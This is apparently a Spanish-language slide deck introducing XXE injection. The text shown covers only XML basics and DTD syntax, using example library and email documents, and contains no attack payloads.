



XML eXternal Entity (XXE) injection



¿Qué es un ataque XXE?



¿Qué es un ataque XXE?




¿Qué es un ataque XXE?





¿Qué es un XML?



Formato de un XML

```
<?xml version="1.0" encoding="UTF-8"?> —————→ Encabezado: Versión, tipo de  
codificación  
<root>  
    <child>Valor</child> —————→ Elementos: Bloques de XML, se  
abren y cierran con < y >.  
</root>
```

Dato que va dentro de una etiqueta.



Formato de un XML

```
<?xml version="1.0" encoding="UTF-8"?>
<library>
    <book id="1">
        <title>1984</title>
        <author>George Orwell</author>
        <genre>Dystopian</genre>
        <published>1949</published>
        <price currency="USD">15.99</price>
    </book>
    <book id="2">
        <title>Brave New World</title>
        <author>Aldous Huxley</author>
        <genre>Science Fiction</genre>
        <published>1932</published>
        <price currency="USD">13.50</price>
    </book>
</library>
```

Formato de un XML

Elemento
raiz

```
<?xml version="1.0" encoding="UTF-8"?>
<library>
    <book id="1">
        <title>1984</title>
        <author>George Orwell</author>
        <genre>Dystopian</genre>
        <published>1949</published>
        <price currency="USD">15.99</price>
    </book>
    <book id="2">
        <title>Brave New World</title>
        <author>Aldous Huxley</author>
        <genre>Science Fiction</genre>
        <published>1932</published>
        <price currency="USD">13.50</price>
    </book>
</library>
```

Atributo

- Un elemento puede tener:
- Atributos.
 - Otros elementos.
 - Texto

DTD - Document Type Definition

```
<!DOCTYPE email [  
    <!ELEMENT email (date, time, sender, recipients, body)>  
    <!ELEMENT recipients (to, cc?)>  
    <!ELEMENT cc (to*)>  
    <!ELEMENT date (#PCDATA)>  
    <!ELEMENT time (#PCDATA)>  
    <!ELEMENT sender (#PCDATA)>  
    <!ELEMENT to (#PCDATA)>  
    <!ELEMENT body (#PCDATA)>  
]>
```

Define la estructura y reglas de un documento XML.

Se especifica con `<!DOCTYPE>`.

DTD - Document Type Definition


```
<!DOCTYPE email [  
  <!ELEMENT email (date, time, sender, recipients, body)>  
  <!ELEMENT recipients (to, cc?)>  
  <!ELEMENT cc (to*)>  
  <!ELEMENT date (#PCDATA)>  
  <!ELEMENT time (#PCDATA)>  
  <!ELEMENT sender (#PCDATA)>  
  <!ELEMENT to (#PCDATA)>  
  <!ELEMENT body (#PCDATA)>  
>]
```

Elemento raiz


```
<email>
```

```
</email>
```

